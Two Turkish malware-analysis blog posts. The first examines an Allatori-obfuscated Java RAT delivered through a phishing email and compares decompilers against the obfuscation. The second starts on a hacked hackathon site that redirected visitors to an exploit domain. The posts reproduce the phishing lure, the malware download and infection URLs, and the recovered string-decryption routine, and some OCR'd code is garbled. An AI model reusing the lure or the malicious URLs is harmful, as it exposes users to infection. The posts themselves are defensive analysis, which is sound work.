
Bayt kodu seviyesinde çalışmanın kimi zaman zorlayıcı olduğuna hak veriyorum. Mevzu bahis bir Java zararlı yazılımını analiz etmek olduğunda, eldeki class dosyalarını Java kaynak koduna çevirmek, çoğu analistin izleyeceği adımların başında yer alıyor. Ancak Temmuz ayındaki yazımında ([Java Bayt Kod Hata Ayıklaması](#)) da bahsettiğim üzere, gizleme (obfuscator) aracından ([Allatori](#) gibi) faydalanan bir zararlı yazılım ile karşı karşıya kaldığınızda, kaynak koduna dönüştürücüler ([JD](#) gibi) çoğu zaman sizin varlığınızda bırakabiliyor.

Aralık ayı gibi, sahte bir e-posta ile hacklenmiş olduğunu düşündüğüm bir web sitesi üzerinden indirilmesi sağlanan ve her indirilme isteğinde, farklı bir sifre ile paketlenen siparişler rar (siparişler jar) adında bir Java zararlı yazılımı dikkatimi çekti.

**From:** [Info@kiralmobilya.com.tr](mailto:Info@kiralmobilya.com.tr) [mailto:[Info@satodoor.com.tr](mailto:Info@satodoor.com.tr)]  
**Sent:** Monday, December 14, 2015 11:12 AM  
**To:** [Info@kiralmobilya.com.tr](mailto:Info@kiralmobilya.com.tr)  
**Subject:** MERHABALAR  
**Importance:** High

Siparislerimize <http://urfabocelikilaclama.com/siparis> Adresimizden ulaşabilirsiniz. Toplamda '7' Kalem Siparişiniz bulunmaktadır. Kontrol Edip Uygun bir Fiyat Listesi Çıkarılabilirseniz sevinirim.

Tel: (232) 244 42 33





A screenshot of the same website showing pest identification icons. On the left, there are six small images of insects: a cockroach, a moth, a centipede, a fly, a scorpion, and another insect. To the right of these images are three colored boxes: blue for 'Bocek İlaçlama' (pest control), yellow for 'P' (price), and green for another 'P' (possibly another service or category). At the bottom left, there's a link 'Siparişler'.

A screenshot of the website showing a download confirmation. In the center is a large green checkmark icon inside a white square. Below it is the text 'Dosya Hazır, İndirme İşlemine Başlayabilirsiniz...'. Below this text is a button labeled 'Siparişleri İndir'.



Allatori gizleme aracının [güçlü özelliklerinden](#) (uzun sınıf ve metod isimleri, AUX gibi rezerve isimler vs.) faydalananarak oluşturulan bu JAR paketi içinde yer alan class dosyalarına baktığımda, dosya isimlerinin ~8000 hane uzunluğunda olduğunu gördüm.

Bu uzun dosya isimleri sayesinde zararlı yazılımı Winrar, 7zip, unzip gibi araçlarla işletim sistemine açmak (extract) istedigimde, işletim sistemi sınırlarına takıldığımı ve dosyaları açamadığımı farkettim. Ayrıca uzun dosya isimleri ve metod isimleri nedeniyle çoğu kaynak kod dönüştürücüsünün (CFR hariç) bu dosyayı kaynak koduna çevirme işlemi esnasında hata aldığına gördüm.




Bu dosyanın, kum havuzu analizi yapan ticari bir ürünü analiz esnasında çökerttiğine şahit olmuş biri olarak, sadece ve sadece cihazlara yatırım yapan ve bel bağlayan kurumların pamuk ipliğinde yaşadıklarını yeri gelmişken tekrar söylemiş olayım.

Tabii Python ile [Allatori Zip Shortener](#) gibi basit bir araç yazarak bu zip dosyasını açılabilir hale getirmem çok zor olmadı.

```
File Edit View Search Terminal Help
Allatori ZIP Shortener v1.0 [http://www.mertsarica.com]
=====
[*] Shortened siparisler.jar to siparisler-short.jar
root@kali:~/Desktop/malware/mal# ls
allatori_zip_shortener.py siparisler.jar siparisler-short.jar
root@kali:~/Desktop/malware/mal# unzip -l siparisler-short.jar
Archive: siparisler-short.jar
      Length      Date    Time     Name
      -----      ----   ----
          0 2015-12-27 11:15  META-INF/
      195 2015-12-27 11:15  META-INF/MANIFEST.MF
  10381 2015-12-27 11:15  meeyg
          0 2015-12-27 11:15  0/
          0 2015-12-27 11:15  0/eAiUwf5mJJWp9bopZhbFDvFeL/
          0 2015-12-27 11:15  0/eAiUwf5mJJWp9bopZhbFDvFeL/Tvjkyi12kzX
 107568 2015-12-27 11:15  0/eAiUwf5mJJWp9bopZhbFDvFeL/Tvjkyi12kzX
GjBmMp4tRjVpj6
          0 2015-12-27 11:15  config/
      306 2015-12-27 11:15  config/config.pl
       64 2015-12-27 11:15  a.dat
          0 2015-12-27 11:15  a/
  14737 2015-12-27 11:15  a/AVVNuL.class
  45305 2015-12-27 11:15  a/AVVcOn.class
          0 2015-12-27 11:15  b/
          0 2015-12-27 11:15  b/a/
  79665 2015-12-27 11:15  b/a/AVVNuL.class
 20739 2015-12-27 11:15  b/a/AVVcOn.class
 14741 2015-12-27 11:15  b/a/AVVnU.class
```

Daha detaylı bilgi edinmek için Temmuz ayında yayımlamış olduğum yazıda olduğu gibi bundan sonra bayt kod seviyesinde analize devam edebilirdim. Eğer amacım sadece bunun hangi türde bir zararlı yazılım olduğunu öğrenmek olsaydı, zahmete girmeden bellek dosyası üzerinde yapacağım ufkak bir araştırma ile bunun [Jssocket RAT](#) yazılımı olduğunu da öğrenebilirdim.



Bu zararlı yazılımı incelerken, <http://www.javadecompliers.com/> sitesi sayesinde çoğu kaynak kod dönüştürücünün Allatori'ye karşı yetersiz olduğunu gördüm. Coğu dönüştürücü, bu zararlı yazılımı ya kaynak koda çevirmekte başarısız oldu ya da çevirdiği kaynak kodu, tekrar derlenemeyecek durumdaydı. Bayt kodu seviyesinde statik analiz ile ilerlemek isteseydim, Allatori'nin karakter dizilerini gizlediğini görecek ve bunu çözmek için gizleme yöntemini bulmam gerekecekti ve bu bayt kod seviyesinde işlerimi biraz daha uzatacaktu. Ben de bu vesileyle, Allatori'ye karşı mevcut kod dönüştürüticileri değerlendirmeye ve karakter dizi gizlemesi için kullanılan algoritmayı hangi dönüştürücünün başarıyla ortaya çıkarttığını öğrenmeye karar verdim. Bunun için de başarı kriteri olarak, kaynak koduna çevrilen class dosyasının tekrar derlenebilmesini ve çalıştırılabilmesini kabul ettim.

İlk olarak Java ile komut satırına "Hello World" yazan basit bir kod yazdım ve bunu JAR paketine çevirdim. Ardından bu paketi Allatori'ye vererek gizlenmiş (obfuscated) paket oluşturmasını sağladım. Son olarak da <http://www.javadecompilers.com/> sitesi üzerinden her bir JAR dosyasını kaynak koduna cevirip derlemeve ve çalıştırma başladım.

The screenshot shows a Windows Notepad window titled "hello.java - Notepad". The menu bar includes File, Edit, Format, View, and Help. The code in the editor is:

```
public class hello{
{
    public static void main(string [] argv) // this is the entry point of program
    {
        System.out.println("Hello world!");
    }
}
```



The screenshot shows a Windows Notepad window titled "config.xml - Notepad". The content of the file is a Java obfuscation configuration XML document. It includes sections for input files, keeping class names, string encryption properties, control flow obfuscation properties, and a log file setting.


```
<config>
    <input>
        <jar in="hello.jar" out="obf-hello.jar"/>
    </input>

    <keep-names>
        <class access="protected+">
            <field access="protected+" />
            <method access="protected+" />
        </class>
    </keep-names>

    <!-- String encryption -->
    <property name="string-encryption" value="maximum"/>
    <property name="string-encryption-type" value="strong"/>
    <property name="string-encryption-version" value="v4"/>
    <!-- <property name="string-encryption-ignored-strings" value="patterns.txt"/> -->

    <!-- Control flow obfuscation
    <property name="control-flow-obfuscation" value="enable"/>
    <property name="extensive-flow-obfuscation" value="maximum"/>
    -->

    <property name="log-file" value="log.xml"/>
</config>
```



A screenshot of the JavaDecompilersOnline.com website. The top navigation bar includes links for 'Java decompilers', 'APK decompiler', and 'Download Jad'. The main title is 'JAR and .Class to Java decompiler'. Below the title, there's a section titled 'Decompile Java code in the cloud' with a 'Choose File' button and a 'Upload and Decompile' button. A social sharing section shows 103 likes. Below this is a 'Select a decompiler' section with several options: CFR, JADX, JDCore, Procyon, Fernflower, and JAD (which is selected). At the bottom, a note states: 'Until recently, you needed to use a Java decompiler and all of them were either unstable, obsolete, unfinished, or in the best case all of the above. And, if not, then they were commercial. The obsolescence was typically proved by the fact that they can only decompile JOIK 1.3 bytecode.' A 'Show all downloads...' link is also present.

Değerlendirme sonucunda [JadX](#), [Procyon](#) kaynak kodu dönüştürülerinin başarıyla Allatori v5.6 Demo sürümü ile gizlenmiş kodları orijinal haline çevirebildiğini gördüm.

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd C:\Documents and Settings\Administrat
or\Desktop\Allatori-5.6-Demo\Allatori-5.6-Demo\tutorial\step01\Files\obf-hello_s
ource_from_cfr\obf-hello_source_from_cfr

C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-D
emo\tutorial\step01\files\obf-hello_source_from_cfr\obf-hello_source_from_cfr\ja
vac hello.java
hello.java:16: error: not a statement
    1 << 3 ^ 1;
               ^
1 error

C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-D
emo\tutorial\step01\files\obf-hello_source_from_cfr\obf-hello_source_from_cfr>
```

```
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-Demo\tutorial\step01\files\obf-hello_source_from_jdcore>javac hello.java  
hello.java:38: error: not a statement  
    tmp68_67;  
  
hello.java:40: error: not a statement  
    int ? = tmp68_67;  
  
hello.java:40: error: ';' expected  
    int ? = tmp68_67;  
  
hello.java:40: error: not a statement  
    int ? = tmp68_67;  
  
hello.java:43: error: not a statement  
    tmp78_24;  
  
hello.java:45: error: not a statement  
    ((0x3 ^ 0x5) << 3 ^ 0x2);  
  
hello.java:52: error: illegal start of expression  
    ?[tmp102_99] = ((char)<k ^ a.charAt(tmp102_99) ^ n.charAt(j)>);  
  
hello.java:52: error: illegal start of expression
```

```
GA C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-Demo\tutorial\step01\files\obf-hello_source_from_Fernflower>javac hello.java
hello.java:5: error: '<' or '[' expected
    StringBuffer var10000 = new StringBuffer;
                           ^
hello.java:7: error: <identifier> expected
    var10000.<init>(<var10003.getMethodName()>);
                           ^
2 errors

C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-Demo\tutorial\step01\files\obf-hello_source_from_Fernflower>
```

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-Demo\tutorial\step01\files\ohf-hello_source_from_jad\ohf-hello_source_from_jad\javac hello.java
hello.java:13: error: ';' expected
        JUM INSTR new #9  <Class StringBuffer>;
                                         ^
hello.java:13: error: illegal character: \35
        JUM INSTR new #9  <Class StringBuffer>;
                                         ^
hello.java:13: error: > expected
        JUM INSTR new #9  <Class StringBuffer>;
                                         ^
hello.java:13: error: illegal start of expression
        JUM INSTR new #9  <Class StringBuffer>;
                                         ^
hello.java:13: error: not a statement
        JUM INSTR new #9  <Class StringBuffer>;
                                         ^
hello.java:14: error: ';' expected
        JUM INSTR dup ;
                                         ^
hello.java:14: error: not a statement
        JUM INSTR dup ;
                                         ^
hello.java:15: error: not a statement
```

Procyon ve JadX sayesinde Allatori v5.6 tarafından kullanılan karakter dizisi gizleme algoritması da ortaya çıkmış oldu :)

```
hello.java [X]
1  public class hello {
2
3  public static String ALLATORIxDEMO(final String a) {
4
5    final StackTraceElement stackTraceElement = new Exception().getStackTrace()[1];
6    final StringBuffer stringBuffer(stackTraceElement.getMethodName()).insert(0, stackTraceElement.getClassName()).toString();
7
8    final int n = string.length() - 1;
9    final int n2 = (n & 1) << 3 ^ 0x3;
10   final int n3 = 2 << 3 ^ (n & 0x3);
11   final int length = a.length();
12   final char[] array = new char[length];
13
14   int n4;
15
16   int i = n4 = length - 1;
17   final char[] array2 = array;
18   final int n5 = n3;
19   final int n6 = n2;
20   int n7 = n;
21
22   final int n8 = n;
23   final String s = string;
24   while (i >= 0) {
25     final char[] array3 = array2;
26     final int n9 = n6;
27     final int n10 = n5;
28     array3[n10] = (char)(n9 * (a.charAt(n10) * s.charAt(n7)));
29     if (n4 < 0) {
30       break;
31     }
32     final char[] array4 = array2;
33     final int n11 = n5;
34     final int n12 = n4;
35     final char c = (char)(n11 * (a.charAt(n12) * s.charAt(n7)));
36     --n4;
37     --n7;
38     array4[n12] = c;
39     if (n7 < 0) {
40       n7 = n8;
41     }
42     i = n4;
43   }
44   return new String(array2);
45
46
47   public static void main(final String[] a) {
48     System.out.println(ALLATORIxDEMO("a"));
49   }
50
51 }
```

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Java Kaynak Kodu Dönüşücüler](#) appeared first on [Hack 4 Career - Siber Güvenlik Günü](#).

# Zararlı JavaScript API

Source: <https://www.mertsarica.com/zararli-javascript-avi/>

By M.S on April 1st, 2016


Kum havuzu (sandbox) analizi yapan teknolojiler/cihazlar, kurumlara doğrudan ya da dolaylı olarak yapılan siber saldıruları tespit etme, gerekli önlemleri alma veya alדיםra noktasında oldukça önemli bir role sahiptir. Bu cihazlarda ortaya çıkan alarmlar [kurumsal SOME](#)'ler tarafından incelendiğinde, kimi zaman ortaya ilginç [güvenlik vakaları](#) da çıkabilmektedir.

Bu cihazlar üzerinde yer alan alarmlarda veya şüphe duyulan trafik paketleri ([PCAP](#)) üzerinde, alarmı tetikleyen veya şüphe duyulan aktiviteye yol açan zararlı JavaScript kodunu tespit etmek, kimi zaman güvenlik uzmanları için zaman alıcı bir süreç haline gelmektedir. Bunun başlıca sebeplerinden biri ise zararlı JavaScript kodlarının çoğunlukla http trafiğinde gizlenmiş (encoded) olarak yer almazıdır. Bu nedenle [Wireshark](#) aracı ile bir PCAP dosyasını açıp, gizlenmiş JavaScript kodlarında sıkılıkla kullanılan [eval\(\)](#) fonksiyonunu aratmak boşça kürek çekmekten farksız hale gelmektedir.

Geçtiğimiz aylarda kum havuzu analizi yapan bir cihazdan aldığım alarmı detaylı olarak incelediğimde, [Hürriyet Hackathon](#)'un web sitesinin hacklendiğini ve ziyaretçilerini uitbracht.kateandoliverswedding.co.uk alan adına yönlendirdiğini gördüm.

Malware	Severity	Total	Infections	Callbacks	Blocked	Botnets	Last CnC Server	Last Location	First Seen	Last Seen	Ports Used	Protocols
Malware.Binray.ulf		1	1	0	0	0			03/09/16 12:46:57	03/09/16 12:46:57		
Infection URLs												
Initial Infection URL					# Visits		Total URLs		First URL at			
ultrachat.katedandiverswedding.co.uk/topic/18572-indivisible-arriver-existence-faroff-prepositions-sunburn-crushing-hittable/					1		5		03/09/16 12:46:57			Last URL at
URL						Occurred					Content Type	
ultrachat.katedandiverswedding.co.uk/topic/18572-indivisible-arriver-existence-faroff-prepositions-sunburn-crushing-hittable/							03/09/16 12:46:57				text/html	
ultrachat.katedandiverswedding.co.uk/?v=T7Thd=Qp+L7zLVi5M+GCT2VkiD+Os+K79a+7TTh4Jb/+oSuIVAbceTuS5Xk							03/09/16 12:46:57				application/x-shockwave-flash	
ultrachat.katedandiverswedding.co.uk/?v=+0Bfjg5cvFfQ9Ba+8i+11LQNb+8t+3H4+7sf+8u+uL8s+15Gh+7Mh+8d+Qf+nb+							03/09/16 12:46:57				text/html	
ultrachat.katedandiverswedding.co.uk/?v=8a+cw+df+zbWlO8t+FBBC9uID_4h+5J3Ms+uA;D2fCrjWvut_TjF4m_u_TO							03/09/16 12:46:57				text/html	
www.humylethackathon.com							03/09/16 12:46:57				text/html	

